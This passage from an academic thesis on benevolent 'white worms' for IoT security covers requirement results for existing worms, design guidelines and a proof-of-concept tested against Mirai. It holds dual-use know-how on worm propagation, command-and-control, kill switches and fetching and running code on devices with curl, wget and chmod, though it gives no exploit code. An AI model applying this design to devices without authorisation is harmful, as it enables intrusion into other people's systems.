Table 4.2: Summary of satisfied requirements for each analyzed white worm.

4.3 Summary

In the previous sections, four white worms have been analyzed and their features, that satisfy the requirements list delineated in Chapter 3, have been discussed.

The summarized set of satisfied requirements (marked in green or orange) for each white worm is presented in Table 4.3. In the table, white cells stands for not satisfied requirements. It is interesting to notice that there are two requirements that no white worm has satisfied, namely requirement 9 and 17 (marked in yellow). The former requires a white worm to have a competitive advantage with respect to non-replicating solutions. The latter makes sure that white worms preserve people's safety. The reason behind the fact that no white worm has satisfied these requirements lays in the difficulty of proving compliance rather than in the inability of white worms to satisfy them. For instance, it is really hard to prove that the actions of a white worm have threatened a person's safety or, on the contrary, have saved a person's life. Similarly, there are no studies nor reports on the comparison between one of the analyzed white worms and a non-replicating solution. Therefore, the reader should not take the absence of white worms that satisfies those requirements as a proof of the impossibility of satisfying them, but only as difficulty in proving the compliance.

The same can be said for some other requirements for specific white worms. For instance, given the academic nature of AntibIoTic, it is reasonable to claim that it does not exfiltrate any sensitive data from the IoT devices (requirement 16) nor it intercepts public or non-public transmissions (requirement 11). So, AntibIoTic would also satisfy requirements 11 and 16. Unfortunately, given that this is not clearly mentioned in the papers nor implemented in the source code, it is not possible to assert so.

Therefore, the results presented in Table 4.3 is the minimum set of satisfied requirements for each analyzed white worm.

Thanks to the analysis performed in this chapter, two research sub-questions have been answered. First, the analysis showed how current white worms perform against the requirements (sub-question 2.1). In particular, from a total of 23 requirements Carna satisfies 15 requirements, Linux.Wifatch satisfies 11, Hajime fulfills 10 and AntibIoTic satisfies 14. Second, during the analy-

sis for each white worm all the features that satisfy the requirements and, therefore, are desirable as design guidelines have been presented and discussed in details. This answers research sub-question 2.2.

Chapter 5

Design Guidelines

In the previous chapter, four white worms were analyzed against the list of requirements to understand which features of each white worm satisfy the requirements and which do not. After that analysis, it is time to define the design guidelines (DG) that both developers and deployers of white worms should consider to **make sure that their white worm is beneficial and usable in real-world scenarios**. The definition of design guidelines is taken from the Human-Computer Interaction field and it states that *"Design guidelines are sets of recommendations towards good practice in design"* [60]. Therefore, the guidelines presented in this chapter are meant as recommendations to achieve good design of a white worm.

The guidelines are presented in a three-level hierarchy fashion:

1. **High-level design guidelines** are general and independent from the context or scenario, therefore, they are portable and they should always be taken into consideration when developing or designing a white worm.
2. For each high-level design guideline, some **low-level guidelines** are presented. These guidelines should be always taken into consideration but, depending on the context in which the white worm is used, some of them may not be followed. Therefore, they are not always mandatory. Moreover, some of the low-level guidelines are similar or related to some requirements presented earlier in this work. This is the case because those requirements are of fundamental importance for good white worms design and, therefore, it is necessary to use them as design guidelines as well.
3. For each lower-level guideline, some **implementation suggestions** are discussed to help developers and to let the reader have a practical view of what these guidelines mean. Of course, these suggestions are very implementation and context-specific and they have to be considered as examples.

At the end of this chapter, the reader will have an idea of what are the key things to consider when developing or deploying a white worm and how some of its features can be implemented. To obtain this, five design guidelines are presented in Section 5.1.

5.1 Guidelines Definition

In this section, five high-level design guidelines are presented together with the corresponding low-level guidelines and implementation suggestions. Each high-level guideline is discussed in detail in a paragraph.

DG1: Cooperate with stakeholders. This guideline expects white worms (and consequently their deployers) to work in close contact with relevant stakeholders in the application scenario. This cooperation is fundamental to make the white worm legal, transparent and accepted by all the stakeholders. The stakeholders are very dependent on the scenario in which the white worm is employed and, therefore, a complete list of stakeholders is not possible here. For example, the stakeholders in the specific scenario of ISP as a deployer has been presented in Section 3.4. Usually, the stakeholders include device owners, device users, device manufacturers, and intermediary

individuals or companies. In order to facilitate cooperation with these stakeholders, white worms should follow the subsequent low-level guidelines:

- **Notification mechanism.** White worms should be able to notify the relevant stakeholders (i.e. devices owners) that one or more vulnerabilities have been found on their device. This is needed to build trust with devices owners and, sometimes, also to make the white worms actions legal.

To make the notification as useful and effective as possible, it should include a detailed description of the vulnerability; the possible impact of the vulnerability on the device and its data (confidentiality, integrity, and availability); suggestions on how to patch it; and the possibility to give the white worm the authorization to secure the device. It is clear how the implementation of this guideline is one way (but it is not the only one) in which a white worm can obtain the legal "right" (as discussed in Section 3.3) to access the device and patch the vulnerabilities.

- **Precise log of actions.** Once the white worm has accessed a device, it should precisely log every action performed on the device. This is important to keep track of the white worm behavior and for filling in the reports described in the next low-level guideline. Logging also makes sure that the right liability is assigned to the white worm in case something goes wrong.

Correct logging includes, but it is not limited to, marking the following actions that a white worm may do: received commands from the C&C server, executed commands, interactions with other programs (included operating system), network connections, malware deletion activities, network port filtering, and scanning activities. Of course, each log must contain a timestamp.

- **Reporting.** The logging of the previous guideline should be transformed into a human-readable report to send to stakeholders. The report should make clear, even to semi-technical individuals, what actions have been performed on the device, for what reason, when and how, whenever this is possible. These reporting activities is an important mean of communication between the white worm deployers and the stakeholders and it highly increases the transparency and the trust of the stakeholders on the white worm.

DG2: Implement proper spreading controls. One characteristic that differentiates white worms from malicious botnets (other than the purpose) is the way they spread in networks. Usually, malicious botnets are released in the wild, they spread randomly across multiple networks and the botmaster has little control over it. On the contrary, white worms must have tight and effective control on their spreading mechanism. This should include the following low-level guidelines:

- **Kill switch.** Having a kill switch that blocks the spreading of the white worm is often mandatory to react fast in case something goes wrong (e.g. bugs or unexpected behavior). The kill switch can also be used to delete all currently running instances of the white worm in the devices, therefore completely deleting the white worm from the network.

As implementation suggestions, having a very centralized architecture, where, for instance, the C&C server performs the infection of new devices, would make it really easy to block the propagation of the white worm. However, centralized architecture has other pitfalls. Other ways to implement a kill switch are: devices send a keep-alive message every few seconds/minutes to the C&C server and they terminate if no answer is received; devices open a predefined port waiting for incoming kill messages from the C&C server, and if they receive one they terminate execution. All three presented methods have some positive and negative aspects. The final decision on how to implement a kill switch should be based on the scenario where the white worm is used.

- **Commands infrastructure.** To have a timely and effective control over the white worm's actions and behavior, target devices and the C&C server should have a persistent and reliable communication infrastructure through which the C&C server can quickly issue commands. The commands include, but are not limited to, IP addresses pool to scan, specific actions to perform on the device, requests for information, or new/updated protection mechanisms for the device.

To implement this guideline, the suggestion is to have a persistent communication channel

(e.g. TCP/IP socket) initiated by the device, where it listens for incoming commands. The C&C server could store all the currently active devices and their status and, consequently, it could issue the right command to each of them.

DG3: Provide high configurability. One key characteristic of white worms is that they can be released in multiple scenarios with different characteristics. Therefore, they need to have a high degree of configuration and customization capabilities. For instance, if there are some devices on the network that should not be infected by the white worm (e.g. mission-critical devices), this should be known upfront and the actions of the white worm should change consequently. Moreover, the characteristics of the scenario may change after deployment and the white worm should be able to adapt. For instance, new vulnerabilities may be discovered or new devices may join the network. That's why white worms should follow these low-level guidelines:

- **Know the context.** The developers and the deployers should know very well the context in which the white worm is employed. In doing so, developers can provide the correct configuration capabilities and deployers can properly configure the white worm which is fundamental for the correct functioning of the white worm. Knowing the context includes, but it is not limited to, knowing the network infrastructure (e.g. network segmentation and subnetworks), the characteristics of the network (e.g. average speed and bandwidth), the kind of devices in the network (e.g. IoT or ICS), critical devices (e.g. medical devices), IPs not to interact with, or the boundaries of the network which should not be crossed by the white worm.

In order to achieve this level of knowledge, some work before deploying and even developing the white worm is needed to collect information about the context.

- **Support updates.** White worms need to be able to update themselves in order to respond to fast-changing environments and situations. The update capability is needed also to solve internal errors that a white worm may have (e.g. bugs). The updates may also include new attack vectors for newly discovered vulnerabilities, new binaries, new functionalities, or bugs patches.

To implement an update mechanism the suggestion is to take advantage of the command infrastructure (presented in the previous paragraph) to send "update commands" to the devices when needed. Another way to achieve the same goal is to code device's scripts such that they periodically check in a repository if updates are available. In both cases, white worms need to have a version number to keep track of which version is installed and which is the latest version.

- **Control Panel.** To provide the admin of a white worm with a high level of customization, the C&C server should provide a dashboard-like control panel with all the necessary functions to tweak the actions and the behavior of the white worm after the deployment. From the control panel, the admin should at least be able to issue commands, change global variables, block the execution of the white worm, upload new versions of the white worm, monitor the status of the white worm, and to check the reports from the devices. Other features can be included to provide other/better functionalities.

To achieve this, the implementation suggestion is to use a web application on the C&C server so that the white worm admin can also connect remotely to it. Of course, this requires proper security mechanisms to protect it.

DG4: Prevent damages or disruptions. White worms must always avoid any harm to devices, networks, and people. While the latter, as already discussed in Section 4.3, is hard to prove, the first two are easier. In fact, to be usable and beneficial in real-world scenarios, a white worm should prevent any damages or disruptions to target devices and their networks. To achieve this goal, the low-level guidelines include:

- **Crash control.** The code running on the devices might, for some reason, crash. That is why white worms should be able to handle such a situation to prevent disruption to the device such as resource starving, overheating, or even unavailability. This is different from the kill switch presented in the previous paragraph because, if the device's script crashes, it would not even be able to execute the kill command. Therefore, a local solution is needed. A good way to implement such control is through software watchdogs. A software watchdog

is a software monitoring process. It can be seen as an independent script that is able to understand if the main script (in this case, the white worm's code) is still running or not and acts in the latter case. Possible actions taken by the watchdog are: reboot the device, force kill the white worm's processes and restart them, or notify the C&C server and wait for instructions.

- **Fingerprint/target devices.** The IoT devices have different characteristics when it comes to CPU's architecture and operating system. This is why, to avoid errors, white worms should only target devices for which they have compatible tested binaries. This requires, first, good knowledge of what devices are present in the network where the white worm is deployed and, second, that binaries are compiled and tested against target architectures beforehand. In doing so, white worms are less probable to cause unexpected consequences by running untested or wrong binaries. Of course, the target device characteristics need to be known to run the correct binaries.

The easiest method to check the target device characteristics is by running some shell commands that reveals the underlying architecture and operating system. For instance, in Linux there are few shell commands that give that information: `uname -p` returns the processor's type, `uname -o` tells the operating system name, and `uname -r` reveals the kernel release identifier. Another method is to check the headers of some common commands' binaries. For instance, the `echo` command is present in most operating systems, and from the header of its binary, it is easy to understand the architecture for which it has been compiled for.

- **Preserve resources.** In order to have the least impact possible on devices and networks, white worms should be developed with a resource-preserving mindset which means using few resources for the least time necessary. This needs the available resources on a specific device to be known to make sure they are enough to run the white worm's binaries without disrupting device's operations.

The resource-preserving mindset can be implemented as follows: the devices available resources can be obtained, similarly to the previous low-level guideline, with some crafted shell commands such as `free` or `top` in Linux systems; to prevent network congestion, network speed and bandwidth test can be done using publicly available API such as SpeedOf.Me [61]; to occupy less memory on the devices the binaries should be as small as possible, e.g. by including only essential external libraries; and the white worm should not be installed persistently to avoid resources wasting after its operations are over.

- **Preserve usability.** Devices owners/users should not notice the impact of white worms in the normal usage of their IoT devices. Therefore, preserving the usability of the devices is important. The usability of a device may be reduced, for example, by excessive usage of resources, congestion of the network bandwidth, or the unavailability of the device. It is clear how, to preserve usability, the low-level guidelines presented above need to be implemented properly. Therefore, this low-level guideline is more the outcome of a good implementation of the other low-level guidelines rather than an actual guideline itself. In fact, if the target environment is tested, the white worm is developed with a resource-preserving mindset, and a good crash control mechanism is included, then the usability impact on the device is ensured to be small.

DG5: Protect devices from malware. In order for white worms to be considered a good tool to protect IoT devices, they need to actually secure the devices from malware. To do so, white worms should clean already infected devices, avoid new malware to infect the devices, and prevent itself to be a means for malware to enter the device. Therefore, it is possible to define the following low-level guidelines:

- **Delete malware.** The first step to protect the devices and networks is to delete the malware that is already present on the devices. Doing so, not only possible cybercrime is prevented, but also fewer resources are wasted and the usability of the devices improves. Therefore, it is clear that this is a fundamental guideline for white worms.

One method to implement a malware cleaner requires taking two steps: first, the malware needs to be detected and classified; second, the malware processes should be killed and the binaries deleted. The first step is usually done through a signature-based detection, meaning that a database of malware signatures is available and it is used to check against the binaries

of the programs running on the device. When a signature matches, there are high chances that the program is malicious. The second step takes advantage of OS system calls to kill running processes and delete files, for example, `kill <pid>` and `unlink <file name>` in Linux systems. Using the combination of the two it is possible to completely remove malware from the device.

- **Prevent infections.** Cleaning devices from malware is not enough. White worms should also prevent future malware to infect devices by securing them. This may include, but it is not limited to, patching vulnerabilities, closing network ports that are often used by malware, improving configurations, or adding credentials login where needed. Of course, the need for these actions highly depends on the deployment scenario, the security measures already in place, the vulnerabilities, and so on. Therefore providing implementation suggestions for all of them is hard. However, few examples are discussed.

Closing open network ports is often supported by some network management tools installed on the devices. For instance, most Linux-based devices have `iptables` tool which allows them to easily open, close, and filter network ports. Patching vulnerabilities requires downloading from official sources and executing the patch. In most Linux-based devices, this as well can be done taking advantage of system calls such as `curl` or `wget` to download, and `chmod` to add execution permission.

- **Prevent misuse.** White worms should make sure not to be an attack vector for malware. This can be achieved by implementing effective security measures to avoid misuse of the white worm itself. Some examples could be the encryption of communications, authentication, predefined hard-coded functionalities, and cryptographic checks on downloaded files.

An example of implementation suggestions to have predefined hard-coded functionalities is to take advantage of the commands' infrastructure by using command's codes. If the device's script and the C&C server agree on a predefined list of command's codes for which the device has hard-coded functionalities, even if the communication is hijacked by a malicious user, the devices scripts would only accept the predefined command's codes. Therefore, it would only be possible to trigger the hard-coded benign functionalities on the devices.

- **Update.** All the previous low-level guidelines are of little utility if they are not updated with the latest threat data, vulnerabilities information, and available patches. Therefore, on top of the white worms update mechanism already discussed above, white worms should also have an update mechanism for security-related information. From a practical point of view, this could mean a mechanism to update the malware signatures database or to download new binaries to patch the latest discovered vulnerability.

The implementation suggestions for the update mechanism are the same as the ones previously presented in the *Provide high configurability* high-level guideline.

5.1.1 Summary

In this chapter research question number 2 (RQ2) has been answered by defining five high-level guidelines together with a total of 16 low-level guidelines. Moreover, thanks to the implementation suggestions, the reader should also have a practical idea of how to implement some important features of a white worm.

A summary of all the guidelines and implementation suggestions is shown in Figure 5.1.1.




Figure 5.1: Summary of the design guidelines.

Chapter 6

Proof of Concept

This chapter presents the proof-of-concept implementation of a white worm that follows the design guidelines defined in Chapter 5. Moreover, the implementation of the proof-of-concept will be tested against the requirements defined in Chapter 3 to make a comparison with the white worms discussed in Chapter 4.

The goal of the proof-of-concept is not to prove that a particular vulnerability exists or that a specific attack is possible. **The goal of the proof-of-concept is to prove that a white worm that follows the design guidelines is feasible and effective in securing devices and networks where it is employed.** However, due to time constraints, the presented implementation is still at a proof-of-concept level, therefore, not all the needed functionalities have been implemented thoroughly and only one simple vulnerability has been used.

This chapter continues as follows: before heading to the presentation of the proof-of-concept, Section 6.1 proposes a real-world application for a white worm that follows the design guidelines together with a legal discussion to support it; Section 6.2 discusses the proof-of-concept design details together with the tests and testbed; in Section 6.3 the proof-of-concept implementation is presented together with the arguing for the choices made; eventually, in Section 6.4 the results of the tests are presented and discussed.

6.1 Real-world Application

In this section, a real-world application of a white worm that follows the guidelines proposed in Chapter 5 is presented and discussed. The proposed real-world application is an example of where a white worm could be used. However, it does not take into consideration all the commercial or business-related matters that can influence a lot in the final decision of a company on whether or not to employ white worms to secure its network. It has to be said that the proposed real-world application is not the only one where white worms can be employed. There are, of course, more but this one has been chosen due to some special characteristics presented later.

It is important to notice that this work is not claiming that white worms are suitable for every real-world application, but that there are cases, like the one presented below, where white worms are an option. Moreover, white worms should not be the only security measure a company employs but rather an extra security measure to work with others to secure devices and networks from many different points of view.

Section 6.1.1 describes the proposed scenario in which the employment of a white worm could be useful and beneficial. Section 6.1.2 deeps into the legal matters and discusses how the proposed application can solve the legal issues presented in Section 3.3.

6.1.1 Proposed Application

As already anticipated in Section 3.4, white worms can be deployed by Internet Service Providers (ISPs) to secure their networks. Specifically, the proposed application takes into consideration those ISPs that have mainly private individuals or families as customers. Therefore, the target IoT devices of the white worm would be, but are not limited to, home IoT devices such as IP cameras,

routers, smart thermostats, smart TVs, or smart light bulbs.

This application, which from now on will be called "ISP-as-deployer", has been chosen due to four important positive aspects:

1. ISPs have a perfect position to be the deployer of a white worm. In fact, they have full control over the network (given that it is their own network), extensive knowledge on the infrastructure, and they have close contact with device owners (given that they are their customers). These characteristics combined give the ISP the ability to precisely configure the white worm such that it does not cause any harm to devices or networks and it targets only the correct devices. For instance, if one ISP's customer does not want his device to be secured for some reason (e.g. research purposes), the ISP can exclude his IP address from the targets of the white worm given that it has all the necessary information to do so.
2. ISPs have the competences, capabilities, and knowledge to deploy, manage, and maintain a white worm. On top of the physical network infrastructure, ISPs usually have servers where the C&C server can be hosted and skilled people to work with the white worm. Moreover, as stated by the Internet Service Providers' Association (ISPA), lately ISPs have been very concerned with cybersecurity and they are investing a lot on it [62]. Therefore, they often already have a cybersecurity team that can deploy, manage, and maintain a white worm.
3. Private individuals' IoT devices are the most vulnerable. In fact, most of the private individuals have very little knowledge about cybersecurity-related matters and even fewer skills to properly configure, keep updated, and protect their IoT devices. Therefore, they look for plug&play devices that are well-known to be often vulnerable. On the contrary, even though companies usually have a bigger attack surface, they also have (or should have) security measures in place and skilled employees to deal with the cybersecurity of IoT devices. Therefore, protecting private individuals IoT devices is more important to reduce cybercrime.
4. ISPs cover the whole Internet. Every vulnerable IoT device needs an ISP-provided Internet connection to work. Therefore, theoretically, ISPs can reach every vulnerable IoT device in the world. More realistically, ISPs can reach the broader number of IoT devices with respect to other entities and, so, white worms released by ISPs can secure the greatest number of devices.

To give the reader a more concrete idea, Figure 6.1.1 depicts a simplified schema of the network of the ISP-as-deployer scenario. Of course, ISPs networks are much more complex than the one shown in the figure and they include many more entities. However, leaving out the chunks of the network that are of no interest here, a good simplification of the resulting network is presented in the figure. The interesting characteristics to notice in the figure are: first, IoT devices are connected to the




Figure 6.1: Simplified network for the proposed real-world application.

ISP network; second, the C&C server is in the same network of the IoT devices; and third, the ISP network is separated from the Internet by one (or more) gateway. These characteristics, which are common in ISPs' networks, are important for the correct functioning and control of the white worm activities (as discussed in Section 6.3).

6.1.2 Legal considerations

In the case of ISP-as-deployer, the close contact between the ISP and its customers (that are the IoT devices' owners/users) helps a lot in obtaining the legal right (as discussed in Section 3.3) to access devices and secure them. Below, three ways to obtain the right in the case of ISP-as-deployer, that are not mutually exclusive, are discussed.

First, given that there is already a contract between the ISP and private individuals, this contract may include the usage of white worms as a security measure to protect the ISP network. The private individuals would implicitly give permission to the ISP by signing the contract. However, someone may argue that this can be considered an Unfair Contract Term¹.

Second, the contract between the ISP and the individual usually includes direct contact information such as emails or phone numbers. This information can be used by the ISP to notify the owner that a vulnerable device has been found. At that point, the owner can decide either to patch the vulnerability himself or to give permission to ISP's white worm to do that. In the latter case, the white worm obtains the legal right for that device. While waiting for the user's patch or permission, ISPs may stop providing the Internet service to the vulnerable device to prevent infections and to motivate the user to solve the issue.

Third, the ISP may sell white worms security solution as an extra service on top of its current portfolio. This comes easy from the legal point of view because, given that the IoT owners/users (i.e. customers of ISP) buy the "white worm extra service", they give permission by default. The pitfall of this case is that it requires the private individuals to proactively seek for extra security services for their IoT devices which is something that, unfortunately, they do not often do.

Each of the three solutions to obtain the right to operate white worms have some pitfalls and, to overcome those, the solutions can be combined. For instance, ISP may include the usage of white worms in the costumers' contract, but notify them before actually patching the devices. Doing so, the unfair contract term problem can be mitigated. Another example is to include the white worm security service in the default package by contract for the customers and give them the option to opt out if they do not want it.

Summarizing, the ISP-as-deployer application has been chosen because it is the most widely applicable use-case that can secure the greater number of vulnerable devices and it has different ways to do so legally.

6.2 Design

The white worm proof-of-concept is implemented starting from some available open-source source codes such as AntibIoTic, Linux.Wifatch and Mirai. Even though, the latter is a malicious botnet rather than a white worm, the underlying architecture of a botnet is very similar to the one of a white worm.

The proof-of-concept white worm has been designed with a centralized architecture which includes two main components: a C&C server, which is the brain of the white worm; and several IoT devices where the white worm's code runs.

The C&C server is managed by the admin, whom, in the ISP-as-deployer scenario, is a cyber security expert employed by the ISP, and it is responsible for the following activities:

- Issuing commands to the target devices. It is fundamental for the C&C server to be able to issue the right commands based on the status of the devices and the white worm itself.

¹"Contract terms are unfair ... if ... they cause significant imbalance in the parties' rights and obligations to the detriment of the consumer", European Commission [63].

- Gaining access to newly-found vulnerable devices. To avoid misuse of the exploitation capabilities of the white worm, the C&C server, that is the most protected and secure entity, is the only one which has the ability to exploits vulnerabilities in target devices to gain access.
- Distributing updates of the white worm's code and the malware patterns. The white worm devices must be always updated and, therefore, the C&C server must serve as a repository for those updates to let the devices retrieve them.
- Collecting needed information from the devices. The white worm needs to record and collect all the relevant information about its activities on the devices. That is why the C&C server must collect and store those information.
- Managing connections with the devices. To do all of the above properly, the C&C must be able to connect and communicate with the devices.

Given the centralized architecture and the importance of the C&C server, it is clear how the C&C server is a SPOF (Single Point of Failure) in the design of the proof-of-concept. Therefore, it needs to be hosted on a powerful machine that can handle multiple concurrent connections and it needs to be properly protected against cyber attacks. Of course, given the goal of this chapter, this is considered out-of-scope for the proof-of-concept. Moreover, this means that the C&C server code does not need to be resource preserving (given that it should be hosted on a powerful machine), thus giving more freedom to the developer.

The IoT devices where the white worm's code runs are the vulnerable devices that need to be protected and for which the white worm has permission to execute. On those devices the white worm's code has the following responsibilities:

- Connecting to the C&C server. This is fundamental for the correct working of the white worm. If the white worm's code can not connect to the C&C server, it is like a body without a brain. It is useless. Therefore, a persistent communication channel is needed.
- Executing the C&C server commands. Given that the C&C server is the brain and the white worm's code is the body, the body needs to do what the brains commands. Therefore, the white worm's code needs to execute the commands issued by the C&C server through the communication channel.
- Securing the device. The main task of the white worm's code (and ultimately of the white worm itself) is to protect the devices. To do so, the white worm's code must both clean the device from malware and protect it from future infections.
- Finding other vulnerable devices. Given that the search for possible vulnerable devices is time and computational expensive if carried out by a single entity (e.g. the C&C server), it is convenient to distribute it to multiple devices. Therefore, the white worm's code is capable of scanning the network for other devices with specific vulnerabilities and report those back to the C&C server for the exploit.
- Reporting to the C&C server. As already discussed above, one important characteristic of the white worm is to record its activities. Therefore, the white worm's code must log every action performed on the device in a file which can be sent to the C&C server if needed.

Moreover, one key characteristic of the white worm's code, which is not a responsibility, is that it should be able to execute on the highest number of different devices as possible to protect them. This is not trivial given the plethora of architectures and operating systems that IoT devices are well-known for. On top of this, the white worm's code should be less resource demanding as possible to be able to run on the majority of IoT devices. This puts some constraints on the developer's choices.

The proof-of-concept has been designed to have the legal right to access devices on the network a priori. This means that the C&C server expects to get IP addresses pools as input at startup time for whose there is legal right to access and secure them. Therefore, the job of obtaining the right on the devices is left to the deployer of the white worm. It has to be pointed out that this is perfectly in-line with the ISP-as-deployer scenario in which the legal right can be obtained by contract or as pay-per-use extra service.

6.2.1 Testbed

To test the proof-of-concept and prove its feasibility and effectiveness, three tests will be carried out for each of which some metrics are defined to measure the results. The tests use Mirai as an adversary for the white worm proof-of-concept. Mirai was chosen because it is a well-known malicious botnet based on which many other botnets were implemented. Moreover, given that its source code is publicly available with a description of how to execute it, it is easy to set up and run the botnet.

The three tests have been designed as follows:

1. **White worm first.** The proof-of-concept white worm is released in a clean (i.e. no malware present) but vulnerable (i.e. there are N **vulnerable** devices) environment. Once the proof-of-concept has completed its activities (i.e. after 5 minutes), Mirai is released in the environment and it is given 5 minutes to execute.

To evaluate the results of this test two metrics will be used:

- $\frac{\text{\# of Mirai infected devices}}{N}$. This is a percentage of devices that Mirai was able to infect even though the proof-of-concept should have protected them. The lower this percentage is the more effective the proof-of-concept is.
 - $\frac{\text{\# of closed Telnet port}}{N}$. This metric must be computed before releasing Mirai in the environment. The metric measures the effectiveness of the proof-of-concept in securing vulnerable devices. In fact, if the Telnet port of an initially vulnerable device is closed, then the proof-of-concept has successfully secured the device. The higher the result of this metric is the more effective the proof-of-concept is.
2. **Mirai first.** Mirai is released in a clean (i.e. no other malware present) but vulnerable (i.e. there are N **vulnerable** devices) environment. After Mirai has worked for 5 minutes, the proof-of-concept is released in the environment and it is given 5 minutes to execute.

To evaluate the results of this test two metrics will be used:

- $\frac{\text{\# of devices in which PoC executes}}{N}$. This metric measures the effectiveness of the proof-of-concept when it is employed in an already infected environment. In fact, if the proof-of-concept executes on a device there are two possibilities: either the device was infected by Mirai but the proof-of-concept was anyway able to access it and execute, or the device was not infected by Mirai and the proof-of-concept secured it. Of course, the higher the percentage is the more effective the proof-of-concept is.
